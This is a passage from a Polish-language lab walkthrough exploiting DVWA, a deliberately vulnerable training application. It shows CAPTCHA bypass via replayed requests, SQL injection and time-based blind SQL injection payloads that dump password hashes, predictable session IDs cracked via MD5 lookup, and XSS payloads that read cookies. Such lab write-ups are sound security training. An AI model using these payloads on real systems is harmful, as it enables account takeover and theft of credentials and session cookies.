11 Referer: http://192.168.1.114/vulnerabilities/captcha/
12 Cookie: PHPSESSID=7ssjbc8fitjrp99laseuuucemjg; security=low
13 Upgrade-Insecure-Requests: 1
14
15 step=2&password_new=admin&password_conf=admin&Change=Change

```

Możemy powtórzyć drugie żądanie, które nie wymaga odpowiedzi reCaptcha. Spowoduje to pominięcie implementacji captcha i zmieni hasło:

## Vulnerability: Insecure CAPTCHA

Password Changed.

### Medium

Poziom *Medium* w DVWA reCaptcha ma specjalny parametr *step*, który określa numer kroku procesu zmiany hasła. Ale to nadal nie jest skuteczne i można nim dość łatwo manipulować:

**Request**

Pretty Raw \n Actions ▾

```

1 POST /vulnerabilities/captcha/ HTTP/1.1
2 Host: 192.168.1.114
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://192.168.1.114
10 Connection: close
11 Referer: http://192.168.1.114/vulnerabilities/captcha/
12 Cookie: PHPSESSID=tq99qqath0l8fubpunk62226sa; security=medium
13 Upgrade-Insecure-Requests: 1
14
15 step=2&password_new=admin&password_conf=admin&passed_captcha=true&Change=Change

```

Wszystko, co musimy zrobić, to wysłać żądanie, które ma parametry *step=2* i *pass\_captcha=true*.

### High

Poziom *High*captcha DVWA ma wdrożone środki bezpieczeństwa, które skomplikują omijaniecaptcha. Jednakże wciąż możemy to rozwiązać. Sprawdzając kod HTML strony, możesz znaleźć tajne

wartości (*Odpowiedź: „hidd3n\_valu3” && User-Agent: „reCAPTCHA”*), które zostały pozostawione podczas tworzenia. Są to wartości, które zostały „przypadkowo” pozostawione w komentarzu przez dewelopera.

Korzystając z tych wartości, będziemy mogli ominąć walidację reCaptcha dla naszego żądania:

```
Pretty Raw \n Actions ▾  
1 POST /vulnerabilities/captcha/ HTTP/1.1  
2 Host: 192.168.1.114  
3 User-Agent: reCAPTCHA  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 137  
9 Origin: http://192.168.1.114  
10 Connection: close  
11 Referer: http://192.168.1.114/vulnerabilities/captcha/  
12 Cookie: PHPSESSID=tq99qqath0l8fubpunk62226sa; security=high  
13 Upgrade-Insecure-Requests: 1  
14  
15 step=1&password_new=admin&password_conf=admin&g-recaptcha-response=hidd3n_valu3&user_token=d2128c613e257d75cade358bd1fae55d&Change=Change
```

Po wprowadzeniu wartości, wysyłamy zapytanie i atak powinien się udać.

## SQL Injection

SQL injection jest prawdopodobnie jednym z najbardziej katastrofalnych typów ataków. Ponieważ ta podatność może wpływać na najważniejszą część systemu – dane, konsekwencje tego ataku mogą być dewastujące. Może to być różne, od zmienionych danych do całkowitej utraty danych po ich usunięciu przez złośliwego aktora.

Strona prezentuje się następująco:

### Vulnerability: SQL Injection

User ID:  Submit

Po wpisaniu oczekiwanych wartości typu 1,2,..., powinniśmy otrzymać podstawowe dane o danym użytkowniku:

### Vulnerability: SQL Injection

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

Low

Gdy wpiszemy nieoczekiwany znak w wyszukiwarkę – na przykład znak ‘ – powinniśmy otrzymać błąd



To oznacza, że strona jest podatna na SQL Injection, ponieważ składnia zapytania wywołała inną reakcję niż powinna. W tym przypadku mamy do czynienia z sytuacją, w której znaki cudzysłowia „skolidowały” ze sobą, czyli w zapytaniu wkładając ten znak nieoczekiwanie zaburzyliśmy składnię zapytania.

Dlatego też wykorzystamy to oraz logikę zapytań w SQL i spróbujemy spełnić warunek aby otrzymać wszystkie rekordy:

Nasz payload wyglądać będzie następująco: ‘ or 1=1#

W tym przypadku robimy warunek, w którym każemy wypisać użytkowników, którzy nazywają się (i tutaj nie ma podanej wartości) lub 1=1 (co zawsze jest spełnione), a następnie znak hash informuje nas, żeby pozostała część kodu nie została uwzględniona (czyli nie ma błędu z cudzysłowami już)

## Vulnerability: SQL Injection

A screenshot of a web application titled 'Vulnerability: SQL Injection'. It has a form with a 'User ID:' field containing the value "' or 1=1#" and a 'Submit' button. Below the form, the results are displayed in red text:

```
ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith
```

Wynik zwrócił nam wszystkich userów. Teraz możemy spróbować zdobyć hasła do konkretnych użytkowników wykonując zapytanie poniższe:

‘ UNION SELECT user,password FROM users#

Tutaj znamy użytkowników, chcemy zdobyć hasła dodatkowo z tabeli *users* (która można uzyskać po odpowiednich zapytaniach)

## Vulnerability: SQL Injection

```
User ID: password FROM users# Submit  
ID: ' UNION SELECT user,password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user,password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user,password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user,password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user,password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


## Medium

W tym przypadku nie możemy bezpośrednio wpisać komend.

## Vulnerability: SQL Injection

```
User ID: 1 ▾ Submit
```

Jednak gdy przechwycimy zapytanie to będziemy mieli możliwość wprowadzenia ponownie naszego kodu:



The screenshot shows the Network tab of the Chrome DevTools. A POST request is captured with the following details:

- Request URL: http://localhost:80/DWA/vulnerabilities/sql/
- Method: POST
- Headers:
  - Host: localhost
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
  - Content-Type: application/x-www-form-urlencoded
  - Content-Length: 19
  - Origin: http://localhost
  - Connection: close
- Request Body:

```
id=1&Submit=Submit
```

Tak samo sprawdzamy czy parametr *id* nie jest podatny na SQL Injection:

```

Request
Pretty Raw Hex
1 POST /DWA/vulnerabilities/sql1/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DWA/vulnerabilities/sql1/
12 Cookie: PHPSESSID=v25acgrnpl5cn46ufqcheo0gg; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1 or 1=1#&Submit=Submit
20
21

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 08 Nov 2022 13:54:20 GMT
3 Server: Apache/2.4.54 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 169
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <pre>
    You have an error in your SQL syntax; check the manual that corresponds to your
    MariaDB server version for the right syntax to use near '\ or 1=1#' at line 1
</pre>

```

Identycznie sprawdzamy czy jeden z podstawowych payloadów `1 or 1=1#` będzie skutecznym atakiem:

```
id=1 or 1=1#&Submit=Submit
```

Jak widać poniżej – jest skutecznym atakiem:

## Vulnerability: SQL Injection

User ID:

ID: 1 or 1=1#  
First name: admin  
Surname: admin

ID: 1 or 1=1#  
First name: Gordon  
Surname: Brown

ID: 1 or 1=1#  
First name: Hack  
Surname: Me

ID: 1 or 1=1#  
First name: Pablo  
Surname: Picasso

ID: 1 or 1=1#  
First name: Bob  
Surname: Smith

Dlatego też identycznie atakujemy i wydobywamy hasła użytkowników:

```
id=1 UNION SELECT user, password FROM users#&Submit=Submit
```

Wynik:

## Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT user, password FROM users#

First name: admin

Surname: admin

ID: 1 UNION SELECT user, password FROM users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users#

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users#

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users#

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users#

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### High

W tym przypadku otwierane jest osobne okienko do zapytań SQL. Mimo to podatność istnieje dalej. Po wysłaniu odpowiedniego payload'u, który był użyty dla poziomu *Easy*, powinniśmy zdobyć hasła.

**Payload:** ' UNION SELECT user,password FROM users#

Session ID: 1' UNION SELECT user, password FROM users#

---

# Vulnerability: SQL Injection

Click [here to change your ID.](#)

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: c13d23675b7a621212c3a6bb07e0e8df

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

## SQL injection (blind)

Sprawdzenie, czy pole wejściowe prowadzi do Blind SQL Injection, może być trudniejsze. Różni się od klasycznego wstrzykiwania SQL tym, że nie pokazuje bezpośrednio wyników wstrzykiwania.

Innym sposobem, który zostanie użyty w naszym przykładzie SQL Blind Injection dla DVWA, jest próba wstrzyknięcia operacji uśpienia do bazy danych. Porównując normalne zachowanie z zachowaniem aplikacji po wstrzyknięciu sleep(), możemy stwierdzić, czy Blind SQL istnieje w Damn Vulnerable Web Application.

### Low

Panel prezentuje się natępująco:

## Vulnerability: SQL Injection (Blind)

User ID:  Submit

Tak jak w przypadku SQL Injection po wpisaniu pojedynczego cudzysłownia możemy wykonać dodatkową komendę (oczywiście po zakończeniu całego zapytania hashem). Dlatego też wykorzystamy do tego funkcję `sleep(5)`:

`1' AND sleep(5) #`

Aby zobaczyć lepiej wynik – wykorzystamy do tego *Burp Suite Intruder*:

The screenshot shows the Burp Suite Intruder interface. In the top navigation bar, 'Payloads' is selected. Under 'Payload Positions', there is a section titled 'Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.' A dropdown menu shows 'Sniper'. On the right side, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. Below this, a text area contains a payload script:

```
1 GET /DVWA/vulnerabilities/sql_injection/?id=1%27+AND+sleep%28%29&Submit=Submit HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/sql_injection/?id=%271+AND+sleep%28%29&Submit=Submit
9 Cookie: PHPSESSID=v25acgrnplscn46ufqchego; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
..
```

Naszym payloadem będzie wartość w funkcji *sleep()*:

The screenshot shows the results of an intruder attack. The title bar indicates an 'Intruder attack of http://localhost' with a 'Temporary attack' and 'Not saved to project file'. The results table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. There are 10 rows, each showing a request number from 0 to 9, a payload value of 1, a status of 404, and a length of 4436. The 'Error' column contains several checkboxes, all of which are checked.

Request	Payload	Status	Error	Timeout	Length	Comment
0	1	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
1	1	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
2	2	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
3	3	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
4	4	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
5	5	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
6	6	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
7	7	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
8	8	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
9	9	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	
10	10	404	<input type="checkbox"/>	<input type="checkbox"/>	4436	

W zapytaniu będzie można zobaczyć, że w zależności od wartości w środku funkcji *sleep()*, na taki okres czasu (w sekundach) oczekiwaliśmy na odpowiedź – co świadczy o tym, że strona jest podatna na Blind SQL Injection

## Medium

Podobnie jak wcześniej – tym razem bezpośrednio ze strony nie można wykorzystać Blind SQL Injection:

### Vulnerability: SQL Injection (Blind)

User ID:

Tak samo po przecwyceniu zapytania w *Burp Suite*, możemy wykorzystać parametr *id*:

8 Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /DWA/vulnerabilities/sql_injection/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DWA/vulnerabilities/sql_injection/
12 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1&Submit=Submit

```

Podobnie zaatakujemy stronę przy użyciu *Burp Suite Intruder*:

2 x 3 x 4 x 5 x +

Positions Payloads Resource Pool Options

① Choose an attack type Start attack

Attack type: Sniper

② Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

1 POST /DWA/vulnerabilities/sql\_injection/ HTTP/1.1
 2 Host: localhost
 3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Content-Type: application/x-www-form-urlencoded
 8 Content-Length: 18
 9 Origin: http://localhost
 10 Connection: close
 11 Referer: http://localhost/DWA/vulnerabilities/sql\_injection/
 12 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=medium
 13 Upgrade-Insecure-Requests: 1
 14 Sec-Fetch-Dest: document
 15 Sec-Fetch-Mode: navigate
 16 Sec-Fetch-Site: same-origin
 17 Sec-Fetch-User: ?1
 18
 19 id=1 AND sleep(\$\$#)&Submit=Submit
 20
 21

Add \$ Clear \$ Auto \$ Refresh

Wynik powinien być taki sam jak dla poziomu *Low*:

Attack Save Columns

Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items						
Request ^	Payload		Status	Error	Timeout	Length
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4590
1	1		200	<input type="checkbox"/>	<input type="checkbox"/>	4590
2	2		200	<input type="checkbox"/>	<input type="checkbox"/>	4590
3	3		200	<input type="checkbox"/>	<input type="checkbox"/>	4590
4	4		200	<input type="checkbox"/>	<input type="checkbox"/>	4590
5	5		200	<input type="checkbox"/>	<input type="checkbox"/>	4590
6	6		200	<input type="checkbox"/>	<input type="checkbox"/>	4590
7	7		200	<input type="checkbox"/>	<input type="checkbox"/>	4590
8	8		200	<input type="checkbox"/>	<input type="checkbox"/>	4590
9	9		200	<input type="checkbox"/>	<input type="checkbox"/>	4590
10	10		200	<input type="checkbox"/>	<input type="checkbox"/>	4590

## High

Różnica w tym przykładzie polega na tym, że wartość *id* jest wysyłana jako ciasteczko.

Attacktype: Sniper

```

1 GET /vulnerabilities/sql_injection/ HTTP/1.1
2 Host: 192.168.1.114
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.114/security.php
8 Connection: close
9 Cookie: id=1%27+AND+sleep%2855%29%23; PHPSESSID=1012p5c0s09chgdv6v30uo2us5; security=high
10 Upgrade-Insecure-Requests: 1
11 Pragma: no-cache
12 Cache-Control: no-cache

```

Po ponownym ataku z losowymi wartościami *sleep*, atak powinien się udać ponownie:

Intruder attack7

Attack	Save	Columns	Intruder attack7								
Results	Target	Positions	Payloads	Options							
Filter: Showing all items											
Request	Payload		Status	Response received	Error	Timeout	Length	Comment			
0			404	11	<input type="checkbox"/>	<input type="checkbox"/>	4679				
1	10		404	10536	<input type="checkbox"/>	<input type="checkbox"/>	4679				
2	20		404	20299	<input type="checkbox"/>	<input type="checkbox"/>	4679				
3	30		404	30838	<input type="checkbox"/>	<input type="checkbox"/>	4679				
4	40		404	41025	<input type="checkbox"/>	<input type="checkbox"/>	4679				
5	50		404	50075	<input type="checkbox"/>	<input type="checkbox"/>	4679				
6	60		404	60291	<input type="checkbox"/>	<input type="checkbox"/>	4679				

Finished

## Weak Sessions IDs

Jeśli generowanie identyfikatorów jest wystarczająco słabe, złośliwy gracz nie potrzebuje nawet złożonego łańcucha luk, aby uzyskać dostęp do systemu.

## Vulnerability: Weak Session IDs

This page will set a new cookie called dwvaSession each time the button is clicked.

[Generate](#)

Aby zobaczyć jakie ID jest nam przydzielane, należy włączyć *Inspect*, a następnie przejść do rubryki *Storage* (w Firefox)

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvaSession	1667919333	localhost	/DVWA/vulnerabil...	Session	21	false	false	None	Tue, 08 Nov 2022 14:55:33 GMT
PHPSESSID	v25acgrunpl5cn46ufqcheo0gg	localhost	/	Session	35	false	false	None	Tue, 08 Nov 2022 14:54:43 GMT
security	medium	localhost	/	Session	14	false	false	None	Tue, 08 Nov 2022 14:54:43 GMT

### Low

Po przydzieleniu na Session ID, możemy zobaczyć, że po pierwszej generacji nasza wartość wynosi 1.

Name	Value	Domain	Path
dwvaSession	1	localhost	/DV
PHPSESSID	v25acgrunpl5cn46ufqcheo0gg	localhost	/
security	low	localhost	/

Wartość Session ID przy każdym generowaniu jest zwiększana o 1 przy każdym wygenerowaniu.

Name	Value	Domain	Path
dwvaSession	2	localhost	/
PHPSESSID	v25acgrunpl5cn46ufqcheo0gg	localhost	/
security	low	localhost	/

Dlatego też bardzo łatwo jest zgadnąć kolejne wartości

### Medium

Przy generacji Session ID, wartość podana różni się już od poprzedniej.

Name	Value	Domain	Path
dwvaSession	1667919417	localhost	/
PHPSESSID	v25acgrunpl5cn46ufqcheo0gg	localhost	/
security	medium	localhost	/

Można łatwo zauważyc, że wartość jest inkrementowana wraz z upływem czasu – co sekundę, wartość jest zwiększana o 1. Stąd łatwo przewidzieć Session ID.

Name	Value	Domain
dwaSession	1667919428	localhost
PHPSESSID	v25acgrunpl5cn46ufqcheo0gg	localhost
security	medium	localhost

## High

Podczas generowania identyfikatora sesji możemy stwierdzić, że identyfikator sesji znacznie różni się od innych wygenerowanych identyfikatorów sesji.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwsSession	a87ff679a2f3e71d9181a67b7542122c	localhost	/vulnerabi...	Tue, 08 Nov 2022 16:...	43	false	false	None	Tue, 08 Nov 2022 15:...
PHPSESSID	v25acgrunpl5cn46ufqcheo0gg	localhost	/	Session	35	false	false	None	Tue, 08 Nov 2022 14:...
security	high	localhost	/	Session	12	false	false	None	Tue, 08 Nov 2022 15:....

Jednak gdy przyjrzymy się dokładniej tym wartościom, mogą one przypominać funkcje hashujące.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwaSession	e4da3b7fbce2345d7772b0674a318d5	localhost	/vulnerabi...	Tue, 08 Nov 2022 16:...	43	false	false	None	Tue, 08 Nov 2022 15:...
PHPSESSID	v25acgrunpl5cn46ufqcheo0gg	localhost	/	Session	35	false	false	None	Tue, 08 Nov 2022 14:....
security	high	localhost	/	Session	12	false	false	None	Tue, 08 Nov 2022 15:....

Po weryfikacji można powiedzieć, że jest to hashowane za pomocą MD5. Po sprawdzeniu hashy widać, że tokeny są inkrementowane o 1 za każdą generację, a następnie hashowane MD5.

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ecccbc87e4b5ce2fe28308fd9f2a7baf3

I'm not a robot



Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ecccbc87e4b5ce2fe28308fd9f2a7baf3	md5	3

Można łatwo to sprawdzić za pomocą strony internetowej [crackstation.net](http://crackstation.net)

a87ff679a2f3e71d9181a67b7542122c

I'm not a robot



Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
a87ff679a2f3e71d9181a67b7542122c	md5	4

## XSS (DOM)

Cross-Site Scripting (XSS) to kolejny atak polegający na wstrzykiwaniu. Dzięki temu atakowi złośliwe skrypty są wstrzykiwane do witryny i wykonywane jako legalne.

Ten przypadek działa inaczej niż *reflected* lub *stored* XSS, ponieważ XSS oparty na DOM występuje z powodu modyfikacji środowiska DOM przez skrypt po stronie klienta.

## Vulnerability: DOM Based Cross Site Scripting (XSS)


Please choose a language:

English ▾ Select



### Low


Tutaj wystarczy w URL i parametr *default* wprowadzić prosty skrypt umożliwiający wyświetlenie danych: <script>alert(<wiadomość lub skrypt>)</script>



### Medium

Dla tego przypadku, użycie <script></script> nie jest już możliwe. Stąd wykorzystany zostanie inny payload:

```
>/option></select><img src='x' onerror='alert(1)'>
```



### High

Tutaj przypadek jest podobny do sytuacji z poziomu *Low*

## Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:


English ▾ Select

Jak dobrze wiemy teraz – parametr *default* wydaje się być chroniony

🛡️ 🌐 localhost/DVWA/vulnerabilities/xss\_d/?default=English

Jednakże wywołanie znaku takich jak # bądź usunięcie wartości *English* spowoduje, że ominiemy ochronę przed tego typu skryptami

🔍 localhost/DVWA/vulnerabilities/xss\_d/?default=<script>alert(document.cookie);</script>




## XSS (Reflected)

Reflected XSS to inny rodzaj XSS. To wstrzyknięcie nie jest trwałe, a jednym z przykładów tego, jak można go wykorzystać, jest nakłonienie użytkownika do kliknięcia złośliwego łącza.

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?  Submit

Wynik wpisania imienia powoduje wypisanie funkcji *Hello <użytkownik>*.



Low

Dla tego przykładu wystarczy wpisać standardowy skrypt wywołujący XSS.

**Payload:** <script>alert(document.cookie)</script>

